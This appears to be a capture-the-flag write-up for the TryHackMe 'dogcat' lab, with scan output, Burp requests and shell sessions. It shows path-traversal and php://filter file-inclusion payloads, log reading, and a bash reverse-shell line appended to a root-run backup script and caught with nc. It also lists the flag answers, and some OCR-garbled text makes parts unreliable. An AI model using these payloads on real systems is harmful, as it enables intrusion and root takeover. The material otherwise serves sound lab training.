


```
(root@kali)-[/home/kali]
# nmap -sV -sC 10.10.46.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-05 09:53 EDT
Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 09:53 (0:00:00 remaining)
Nmap scan report for 10.10.46.1
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 2431192ab1971a044e2c36ac840a7587 (RSA)
|   256 213d461893aaf9e7c9b54c0f160b71e1 (ECDSA)
|_  256 c1fb7d732b574a8bdcd76f49bb3bd020 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: dogcat
|_ http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.34 seconds
```



```
1 <!DOCTYPE HTML>
2 <html>
3
4 <head>
5   <title>dogcat</title>
6   <link rel="stylesheet" type="text/css" href="/style.css">
7 </head>
8
9 <body>
10  <h1>dogcat</h1>
11  <i>a gallery of various dogs or cats</i>
12
13  <div>
14    <h2>What would you like to see?</h2>
15    <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
16    </div>
17 </body>
18
19 </html>
20
```

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 GET /?view=dog HTTP/1.1 2 Host: 10.10.46.1 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image /avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://10.10.46.1/?view=dog 9 Upgrade-Insecure-Requests: 1 10 11 </pre>		<pre> 10 <!DOCTYPE html> 11 <html> 12 13 <head> 14 <title> 15 dogcat 16 </title> 17 <link rel="stylesheet" type="text/css" href="/style.css" 18 > 19 </head> 20 <body> 21 <h1> 22 dogcat 23 </h1> 24 <i> 25 a gallery of various dogs or cats 26 </i> 27 28 <div> 29 <h2> 30 What would you like to see? 31 </h2> 32 33 <button id="dog"> 34 A dog 35 </button> 36 37 38 <button id="cat"> 39 A cat 40 </button> 41 42
 43 Here you go! 44 </div> 45 </body> </pre>	

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 GET /?view=/etc/passwd HTTP/1.1 2 Host: 10.10.46.1 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image /avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://10.10.46.1/?view=dog 9 Upgrade-Insecure-Requests: 1 10 11 </pre>		<pre> 10 <!DOCTYPE html> 11 <html> 12 13 <head> 14 <title> 15 dogcat 16 </title> 17 <link rel="stylesheet" type="text/css" href="/style.css" 18 > 19 </head> 20 <body> 21 <h1> 22 dogcat 23 </h1> 24 <i> 25 a gallery of various dogs or cats 26 </i> 27 28 <div> 29 <h2> 30 What would you like to see? 31 </h2> 32 33 <button id="dog"> 34 A dog 35 </button> 36 37 38 <button id="cat"> 39 A cat 40 </button> 41 42
 43 Sorry, only dogs or cats are allowed. 44 </div> 45 </body> </pre>	

Request

Pretty Raw Hex

```

1 GET /?view=../../../../../../etc/passwd HTTP/1.1
2 Host: 10.10.46.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.46.1/?view=dog
9 Upgrade-Insecure-Requests: 1
10
11

```

Response

Pretty Raw Hex Render

```


10 <DOCTYPE html>
11 <html>
12
13 <head>
14 <title>
  dogcat
</title>
15 <link rel="stylesheet" type="text/css" href="/style.c
  >
16 </head>
17
18 <body>
19 <h1>
  dogcat
</h1>
20 <i>
  a gallery of various dogs or cats
</i>
21
22 <div>
23 <h2>
  What would you like to see?
</h2>
24 <a href="/?view=dog">
  <button id="dog">
    A dog
  </button>
</a>
  <a href="/?view=cat">
    <button id="cat">
      A cat
    </button>
  </a>
  <br>
25 Sorry, only dogs or cats are allowed.
</div>
26 </body>
27
28 </html>

```

```

(root@kali)-[/home/kali]
# ffuf -u http://10.10.46.1/FUZZ.php -w /usr/share/wordlists/rockyou.txt

```



#itover	[Status: 200, Size: 418, Words: 71, Lines: 20, Duration: 241ms]
dog	[Status: 200, Size: 26, Words: 3, Lines: 2, Duration: 203ms]
#lsexy	[Status: 200, Size: 418, Words: 71, Lines: 20, Duration: 203ms]
#lbaby	[Status: 200, Size: 418, Words: 71, Lines: 20, Duration: 1047ms]
#lchick	[Status: 200, Size: 418, Words: 71, Lines: 20, Duration: 204ms]
#ldiva	[Status: 200, Size: 418, Words: 71, Lines: 20, Duration: 204ms]
#####	[Status: 200, Size: 418, Words: 71, Lines: 20, Duration: 204ms]
#ldancer	[Status: 200, Size: 418, Words: 71, Lines: 20, Duration: 205ms]
cat	[Status: 200, Size: 26, Words: 3, Lines: 2, Duration: 242ms]
#lstar	[Status: 200, Size: 418, Words: 71, Lines: 20, Duration: 218ms]

```

Pretty  Raw  Hex
1 GET /?view=dog/../../../../etc/passwd HTTP/1.1
2 Host: 10.10.46.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.46.1/?view=dog
9 Upgrade-Insecure-Requests: 1
10
11

```

```

Pretty  Raw  Hex  Render
1 <button id="dog">
  A dog
  </button>
</a>
2 <a href="/?view=cat">
  <button id="cat">
    A cat
    </button>
  </a>
3 <br>
  Here you go! <br />
4 <b>
  Warning
  </b>
  : include(dog/../../../../etc/passwd.php): failed to
  open stream: No such file or directory in <b>
    /var/www/html/index.php
  </b>
  on line <b>
    24
  </b>
  <br />
  <br />
  <b>
  Warning
  </b>
  : include(): Failed opening
  'dog/../../../../etc/passwd.php' for inclusion
  (include_path='.:usr/local/lib/php') in <b>
    /var/www/html/index.php
  </b>
  on line <b>
    24
  </b>
  <br />
  </div>
5 </body>
6 </html>

```

PayloadsAllTheThings/File Inclusion at master · swisskyrepo/PayloadsAllTheThings

o.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion#wrapper-php

php:// 2/17

PayloadsAllTheThings / File Inclusion /

Bypass allow_url_include

When `allow_url_include` and `allow_url_fopen` are set to `Off`. It is still possible to include a remote file on Windows box using the `smb` protocol.

1. Create a share open to everyone
2. Write a PHP code inside a file: `shell.php`
3. Include it `http://example.com/index.php?page=\\10.0.0.1\share\shell.php`

LFI / RFI using wrappers

Wrapper `php://filter`

The part "`php://filter`" is case insensitive

```
http://example.com/index.php?page=php://filter/read=string.rot13/resource=index.php
http://example.com/index.php?page=php://filter/convert.iconv.utf-8.utf-16/resource=index.php
http://example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php
http://example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php
```

Wrappers can be chained with a compression wrapper for large files.

```
http://example.com/index.php?page=php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd
```

NOTE: Wrappers can be chained multiple times using `|`

```
1 GET /?view=
  php://filter/convert.base64-encode/resource=dog/../../index
  HTTP/1.1
2 Host: 10.10.46.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.46.1/?view=dog
9 Upgrade-Insecure-Requests: 1
10
11
```

```
25
  <button id="dog">
    A dog
  </button>
</a>
  <a href="/?view=cat">
    <button id="cat">
      A cat
    </button>
  </a>
  <br>
  Here you
  go!PCFETONUWVFIEhUTUw+CjxodGlsPgoKPGhlYWQ+CiAgICA8dG
  lObGU+ZG9nY2F0PC90aXR5ZT4KICAgIDxsaW5rIHJlbD0ic3R5bGVza
  GVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdHlsZS55c3MiPgo
  8L2hlYWQ+Cgo8Ym9keT4KICAgIDxoMT5kb2djYXQ8L2gxPgoGICAgP
  Gk+YSBnYWxsZXJ5IG9mIHZhcmlvdXMgZG9nc3Bvc3BjYXRzPC9pPgo
  KICAgIDxkaXY+CiAgICAgICAgPGgyPl doYXQgd291bG0geW91IGxpa
  2UgdG8gc2VlPzwvaDI+CiAgICAgICAgPGEgaHJlZj0iLz92aWV3PWR
  vZyI+PGJldHRvbiBpZD0iZG9nIj5BI GRvZzwvYnV0dG9uPjwvYT4gP
  GEgaHJlZj0iLz92aWV3PWNhdCI+PGJldHRvbiBpZD0iY2F0Ij5BI GN
  hdDwvYnV0dG9uPjwvYT48YnI+CiAgICAgICAgPD9waHAKICAgICAgI
  CAgICAgZnVuY3Rpb24gY29udGFpbmNTdHl oJHN0ciwgJHNlYnN0ci
  gewogICAgICAgICAgICAgICAgcmV0dXJuIHNoYnN0ciBvcygc3RyLCAk
  3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgICAgICAgICAgICAg
  0ID0gaXNzZXQoJF9HRVRbImV4dCJdKSA/ICRfR0VUWyJleHQiXSA6I
  CcucGhwJzskICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
  nXSkpIHsKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
  0VUwyd2aWV3Jl0sICdkb2cnKSB8fCBjb250YwUuc1N0ci9kX0dFVFs
  ndmll dyddLCAnY2F0JykpIHsKICAgICAgICAgICAgICAgICAgICAgI
  CBlY2hvIEdIZXJlIHlvdSBnbyEnOwogICAgICAgICAgICAgICAgICAg
  uY2x1ZGUgJF9HRVRbJ3ZpZXcnXSAuICRleHQ7CiAgICAgICAgICAgI
  CAgICB9IGVsc2UgewogICAgICAgICAgICAgICAgICAgICAgICAgICAg
  vcnJ5J5LCBvbmx5IGRvZ3Mgb3IyY2F0cyBhcmUgYWxs3dZC4nOwogI
  CAgICAgICAgICAgICAgfQogICAgICAgICAgICAgICB9CiAgICAgICAg
  KICAgIDwvZGl2Pgo8L2JvZG90aWw+Cg==
  </div>
  </body>
28 </html>
29
```

[illegible]

```

1 GET /?view=
  php://filter/convert.base64-encode/resource=dog/../../flag.php
  &ext= HTTP/1.1
2 Host: 10.10.46.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.46.1/?view=dog
9 Upgrade-Insecure-Requests: 1
10
11

```

```

12 13 <head>
14   <title>
15     dogcat
16   </title>
17   <link rel="stylesheet" type="text/css" href="/style.css"
18   >
19 </head>
20
21 <body>
22   <h1>
23     dogcat
24   </h1>
25   <i>
26     a gallery of various dogs or cats
27   </i>
28
29   <div>
30     <h2>
31       What would you like to see?
32     </h2>
33     <a href="/?view=dog">
34       <button id="dog">
35         A dog
36       </button>
37     </a>
38     <a href="/?view=cat">
39       <button id="cat">
40         A cat
41       </button>
42     </a>
43     <br>
44     Here you
45     go! PD9waHAKJGZsYWdfMSA9ICJUSEl7VGxgc18xc190MHRfNF9DYXR
46     kb2dfYWI2N2VkZmF9Igo/Pgo=
47   </div>
48 </body>
49 </html>


```

```
1 GET /?view=
  php://filter/convert.base64-encode/resource=dog/../../../../
  ../etc/passwd&ext= HTTP/1.1
2 Host: 10.10.46.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.46.1/?view=dog
9 Upgrade-Insecure-Requests: 1
10
11
```

[illegible]

Dogs/../../../../var/log/apache2/access.log&ext=

request			response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /?view=dog/../../../../../../var/log/apache2/access.log& ext= HTTP/1.1 2 Host: 10.10.46.1 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image /avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://10.10.46.1/?view=dog 9 Upgrade-Insecure-Requests: 1 0 1 </pre>			<pre> 80322 127.0.0.1 - - [05/Jul/2023:14:14:07 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 80323 127.0.0.1 - - [05/Jul/2023:14:14:42 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 80324 10.18.52.203 - - [05/Jul/2023:14:14:45 +0000] "GET /?view= php://filter/convert.base64-encode/resource=dog/.../ /etc/passwd&ext= HTTP/1.1" 200 1071 "http://10.10.46.1/?view=dog" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 80325 127.0.0.1 - - [05/Jul/2023:14:15:13 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 80326 127.0.0.1 - - [05/Jul/2023:14:15:44 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 80327 127.0.0.1 - - [05/Jul/2023:14:16:14 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 80328 127.0.0.1 - - [05/Jul/2023:14:16:44 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 80329 10.18.52.203 - - [05/Jul/2023:14:16:47 +0000] "GET /?view= php://filter/convert.base64-encode/resource=dog/.../ /var/log/apache2/access.log&ext= HTTP/1.1" 200 669935 "http://10.10.46.1/?view=dog" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 80330 127.0.0.1 - - [05/Jul/2023:14:17:14 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 80331 10.18.52.203 - - [05/Jul/2023:14:17:21 +0000] "GET /?view= dog/../../../../../../var/log/apache2/access.log HTTP/1.1" 200 676 "http://10.10.46.1/?view=dog" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 80332 </div> 80333 </body> 80335 </html> 80336 </pre>			



What is flag 1?

```
cd html
ls
cat.php
cats
dog.php
dogs
flag.php
index.php
style.css
cat flag.php
<?php
$flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
```

➔ THM{Th1s_1s_N0t_4_Catdog_ab67edfa}

What is flag 2?

```
cd /var/www
ls
flag2_QMW7JvaY2LvK.txt
html
cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
```

➔ THM{LF1_t0_RC3_aec3fb}

What is flag 3?

```

cd /home
pwd
/home
ls
cd ..
cd root
ls
flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}

```

➔ THM{D1ff3r3nt_3nv1ronments_874112}

What is flag 4?

```

cd ..
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd opt
ls
backups
cd backups
ls
backup.sh
backup.tar
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
ls -la /root
total 20
drwxr-xr-x 1 root root 4096 Mar 10 2020 .
drwxr-xr-x 1 root root 4096 Jul 5 17:35 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root 35 Mar 10 2020 flag3.txt
date
Wed Jul 5 17:44:06 UTC 2023

```

bash -i >& /dev/tcp/10.18.52.203/9900 0>&1

```

etc
home
lib
lib64
media
mnt
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd opt/20180101 Firefox/102.0
ls -la /root
total 20
drwxr-xr-x 1 root root 4096 Mar 10 2020 .
drwxr-xr-x 1 root root 4096 Jul 5 17:35 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root 35 Mar 10 2020 flag3.txt
date
Wed Jul 5 17:44:06 UTC 2023
echo "#!/bin/bash" > backup.sh
echo "bash -i >& /dev/tcp/10.18.52.203/9900 0>&1" >> backup.sh
cat backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.18.52.203/9900 0>&1

```

```

(root@kali)-[/home/kali]
# nc -lnvp 9900
listening on [any] 9900 ...Target: http://10.10.213.175
connect to [10.18.52.203] from (UNKNOWN) [10.10.213.175]
50906
bash: cannot set terminal process group (2085): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~#

```

```

(root@kali)-[/home/kali]
# nc -lnvp 9900
listening on [any] 9900 ...Target: http://10.10.213.175
connect to [10.18.52.203] from (UNKNOWN) [10.10.213.175]
50906
bash: cannot set terminal process group (2085): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# ls
ls
container
flag4.txt
root@dogcat:~# cat flag4.txt
cat flag4.txt
cat: flag4.txt: No such file or directory
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcb02d}
root@dogcat:~# whoami
whoami
root
root@dogcat:~#

```

➔ THM{esc4l4tations_on_esc4l4tations_on_esc4l4tations_7a52b17dba6eb
b0dc38bc1049bcba02d}